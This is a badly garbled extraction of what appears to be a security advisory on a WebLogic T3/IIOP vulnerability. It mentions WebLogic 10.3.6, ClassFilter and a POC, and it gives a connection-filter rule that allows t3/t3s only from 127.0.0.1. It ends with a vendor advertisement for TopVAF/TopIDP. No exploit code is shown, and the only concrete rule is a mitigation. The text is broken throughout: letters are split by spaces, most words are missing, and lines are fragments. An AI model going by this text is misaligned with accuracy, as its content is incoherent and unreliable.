WebLogi c l i b , WebLogi c 10. 3. 6 481
j ar , WebLogi c j ar
WebLogi c
, ClassF i l t er ,
, POC

4.2

T3 I I O P ,
:
1 WebLogi c base_doma i n
2
webl ogi c. securi ty. net . Connect i onF i l t erI mpl
127. 0. 0. 1 * * al l ow t3 t3s 0. 0. 0. 0/ 0 * * deny t3 t3s
t3 t3s
3 WebLogi c -



4

or acl e

or acl e

<https://www.oracle.com/security-alerts/#SecurityAlerts>

TopVAF TopI DP

, 7 x

24 : 400- 777- 0777 WEB

TopVAF TopI DP

TopVAF Sql map, AWS, APPScan

Web SQL XSS

WebShel l

Web